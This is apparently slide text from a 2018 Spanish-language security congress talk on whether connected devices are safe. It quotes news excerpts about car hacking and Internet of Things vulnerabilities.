

Ciberseguridad e inteligencia: Realmente estamos seguros ?





CONGRESO INTERNACIONAL
SEGURIDAD
INFORMÁTICA
29-30 Nov - 1 Dic 2018  Bolivia

Rafael

 @Bucio

Vivimos en una etapa de la historia donde todo
queremos *conectar a Internet*
para facilitarnos la vida.





Cloud computing

Cloud

PC

Mobile

Remote Server

Database


Notebook

Tablet PC

Remote Desktop

Internet





← → ↻ ⓘ expansion.mx/tecnologia/2015/07/22/autos-inteligentes-vulnerables-a-ser-hackeados ☆ ⋮

EXPANSION
EN ALIANZA CON CNN

Los vehículos de hoy son como *smartphones* sobre ruedas, y como cualquier computadora, son vulnerables a los *hackers*. Como bien ha dado cuenta CNNMoney en el pasado, las computadoras dentro de los automóviles son aún bastante rudimentarias.

En 2013, Miller y Valasek demostraron cómo podían *hackear* un coche mientras estaban sentados en su interior. En ese entonces, tenían que conectar físicamente una laptop al tablero del automóvil.

MÁS Pero la conectividad inalámbrica, ahora de serie en casi todos los coches, ha elevado el riesgo.

← → ↻ 🔒 https://www.wired.com/2015/12/2015-the-year-the-internet-of-things-got-hacked/ ☆ ⋮

WIRED SUBSCRIBE

year has made clearer than ever before that this Internet of Things introduces all the vulnerabilities of the digital world into our real world.

Security researchers exposed holes in everything from Wi-Fi-enabled Barbie dolls to two-ton Jeep Cherokees. For now, those demonstrations have yet to manifest in real-world malicious hacks, says security entrepreneur Chris Rouland. But Rouland, who once ran the controversial government hacking contractor firm Endgame, has bet his next company, an Internet-of-Things-focused security startup called Bastille, on the risks of hackable digital objects. And he argues that public understanding of those risks is on the rise. 